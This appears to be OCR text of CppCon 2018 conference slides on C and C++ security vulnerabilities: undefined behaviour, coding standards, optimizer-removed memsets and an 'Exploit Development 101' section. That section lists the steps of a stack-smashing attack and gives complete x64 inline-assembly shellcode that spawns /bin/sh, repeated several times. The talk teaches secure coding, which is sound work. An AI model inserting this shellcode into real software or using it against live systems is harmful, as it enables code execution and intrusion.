
@PATI_GALLARDO
Turtle
Sec

Software Vulnerabilities in C and C++

@pati_gallardo

Patricia Aas
CppCon 2018

Turtle Sec

Patricia Aas - Consultant

C++ Programmer, Application Security
Currently : **TurtleSec**

Previously : Vivaldi, Cisco Systems, Knowit, Opera Software
Master in Computer Science - main language Java

Pronouns: she/her

@PATI_GALLARDO

Undefined Behavior

What specs exist?

Compiler Optimizations

Exploit Development 101

Exploitability

Take your vitamins

The Eight I'd Really Rather You Didn'ts


@pati_gallardo
Undefined Behaviour

UNDEFINED BEHAVIOR

@PATI_GALLARDO

"Examples of undefined behavior are **memory accesses outside of array bounds**, **signed integer overflow**, **null pointer dereference**, modification of the same scalar more than once in an expression without sequence points, **access to an object through a pointer of a different type**, etc. Compilers are not required to diagnose undefined behavior (although many simple situations are diagnosed), and the compiled program is not required to do anything meaningful."

http://en.cppreference.com/w/cpp/language/ub

- Don’t reason about undefined behaviour
- Assume that it crashes or is never executed
- Changing compiler, compiler version or **optimization level** can break your application

Infinite Loop

@pati_gallardo

```
int main(void) {
   complex<int> delta;
   complex<int> mc[4] = {0};

   for(int di = 0; di < 4; di++, delta = mc[di])
      cout << di << endl;
}
```

Undefined Behavior:
Access out of bounds

(Thanks to @shafikyaghmour) https://stackoverflow.com/questions/32506643/c-compilation-bug

Infinite Loop

Want to give it a try?

Compiler Explorer
https://godbolt.org/g/TDjM8h
Wandbox
https://wandbox.org/permlink/aAFP2bMjA3um3L4K
Github
https://github.com/patricia-gallardo/insecure-coding-examples/blob/master/vulnerable/infinite_loop.cpp

(Thanks to @shafikyaghmour) https://stackoverflow.com/questions/32506643/c-compilation-bug

@PATI_GALLARDO

Undefined Behavior

What specs exist?

Compiler Optimizations

Exploit Development 101

Exploitability


Take your vitamins

The Eight I'd Really Rather You Didn'ts

What specs exist?


@pati_gallardo
CG: C++ Core Guidelines (328 pages!)

SEI: CERT C++ Coding Standard (435 pages!)



@pati_gallardo

CWE : Common Weakness Enumeration (1572 pages!)

@PATI_GALLARDO

Undefined Behavior

What specs exist?

Compiler Optimizations

Exploit Development 101

Exploitability

Take your vitamins

The Eight I'd Really Rather You Didn'ts

Compiler Optimization

@pati_gallardo

The Case Of The Disappearing Memset

CWE-14: Compiler Removal of Code to Clear Buffers

```
void GetData(char *MFAddr) {
  char pwd[64];
  if (GetPasswordFromUser(pwd, sizeof(pwd))) {
    if (ConnectToMainframe(MFAddr, pwd)) {
      // Interaction with mainframe
    }
  }
  memset(pwd, 0, sizeof(pwd)); // <- Removed by the optimizer
}
```

SEI: MSC06-C. Beware of compiler optimizations

SEI: MEM03-C. Clear sensitive information stored in reusable resources

CWE-14: Compiler Removal of Code to Clear Buffers

Want to give it a try?

https://godbolt.org/g/FpEsht

SEI: MSC06-C. Beware of compiler optimizations
SEI: MEM03-C. Clear sensitive information stored in reusable resources

Memset_s : Zeroing Memory

@pati_gallardo

```c
// Compliant Solution (C11)
memset_s(pwd, 0, sizeof(pwd));

// Windows Solution
SecureZeroMemory(pwd, sizeof(pwd));
```

SEI: MSC06-C. Beware of compiler optimizations

SEI: MEM03-C. Clear sensitive information stored in reusable resources

@pati_gallardo

Undefined Behavior

What specs exist?


Compiler Optimizations

Exploit Development 101

Exploitability

Take your vitamins

The Eight I'd Really Rather You Didn'ts



@pati_gallardo

Exploit Development 101

@PATI_GALLARDO

Smashing The Stack For Fun And Profit

Aleph One, Phrack Magazine issue 49


Stack Overflow

Code: github.com/patricia-gallardo/insecure-coding-examples/


(directory: smashing)

Thanks to #security on **#include** Discord, especially Vesim and hthh

Peptalk


Write C code for shellcode
Compile it
Write inline assembly, eliminating zero bytes
Put bytes in a char buffer
Put jmp addr on ret addr

```
int execve(
const char *filename,
char *const argv[],
char *const envp[]);
```




SHELLCODE - CODE THAT GIVES YOU SHELL

```
int execve(
const char *filename,
char *const argv[],
char *const envp[]);

%rax : syscall number : 59 (x64)
%rdi : const char *filename
%rsi : const char *const argv[]
%rdx : const char *const envp[]
```

Shellcode - code that gives you shell

```c
#include <unistd.h>

int main(void) {
 char *name[2];
 name[0] = "/bin/sh";
 name[1] = NULL;
 execve(name[0], name, NULL);
}
```

C CODE FOR OUR SHELLCODE


Write C code for shellcode
Compile it
Write inline assembly, eliminating zero bytes
Put bytes in a char buffer
Put jmp addr on ret addr

```
int main(void) {
 __asm__(
      "jmp push_string\n\t"
      "pop_string: pop %rdi\n\t"
   …
      "push_string: call pop_string\n\t"
      ".string \"/bin/sh\"\n\t"
    );
}
```

@PATI_GALLARDO

```
int execve(
const char *filename,
char *const argv[],
char *const envp[]);

%rax : syscall number : 59 (x64)
%rdi : const char *filename
%rsi : const char *const argv[]
%rdx : const char *const envp[]
```

Shellcode - code that gives you shell

```
1.  int main(void) {
2.   __asm__(
3.    "jmp push_string\n\t"
4.    "pop_string: pop %rdi\n\t"
5.    "xor %rdx, %rdx\n\t"
6.    "xor %rax, %rax\n\t"
7.    "mov %rsp, %rsi\n\t"
8.    "mov %rdx, 8(%rsp)\n\t"
9.    "mov %rdi, (%rsp)\n\t"
10.   "mov $0x3b, %al\n\t"
11.   "syscall\n\t"
12.   "push_string: call pop_string\n\t"
13.   ".string \"/bin/sh\"\n\t"
14.  );
15. }
```

@PATI_GALLARDO

```
int execve(
const char *filename,
char *const argv[],
char *const envp[]);

%rax : syscall 59
%rdi : filename
%rsi : argv[]
%rdx : envp[]
```

```c
#include <unistd.h>

int main(void) {
 char *name[2];
 name[0] = "/bin/sh";
 name[1] = NULL;
 execve(name[0], name, NULL);
}
```

C CODE FOR OUR SHELLCODE

```
1.  int main(void) {
2.   __asm__(
3.    "jmp push_string\n\t"
4.    "pop_string: pop %rdi\n\t"
5.    "xor %rdx, %rdx\n\t"
6.    "xor %rax, %rax\n\t"
7.    "mov %rsp, %rsi\n\t"
8.    "mov %rdx, 8(%rsp)\n\t"
9.    "mov %rdi, (%rsp)\n\t"
10.   "mov $0x3b, %al\n\t"
11.   "syscall\n\t"
12.   "push_string: call pop_string\n\t"
13.   ".string \"/bin/sh\"\n\t"
14.  );
15. }
```

@PATI_GALLARDO

```
int execve(
const char *filename,
char *const argv[],
char *const envp[]);

%rax : syscall 59
%rdi : filename
%rsi : argv[]
%rdx : envp[]
```

Stack

argv[0] (%rsp)	/bin/sh
argv[1] 8(%rsp)	NULL

Registers

%rdi	/bin/sh
%rdx	0 (NULL)
%rax	$0x3b (59, execve syscall #)
%rsi	%rsp


```
%rax : syscall number (59 x64)
%rdi : const char *filename
%rsi : const char *const argv[]
%rdx : const char *const envp[]
```

```
1.  int main(void) {
2.   __asm__(
3.    "jmp push_string\n\t"
4.    "pop_string: pop %rdi\n\t"
5.    "xor %rdx, %rdx\n\t"
6.    "xor %rax, %rax\n\t"
7.    "mov %rsp, %rsi\n\t"
8.    "mov %rdx, 8(%rsp)\n\t"
9.    "mov %rdi, (%rsp)\n\t"
10.   "mov $0x3b, %al\n\t"
11.   "syscall\n\t"
12.   "push_string: call pop_string\n\t"
13.   ".string \"/bin/sh\"\n\t"
14.  );
15. }
```

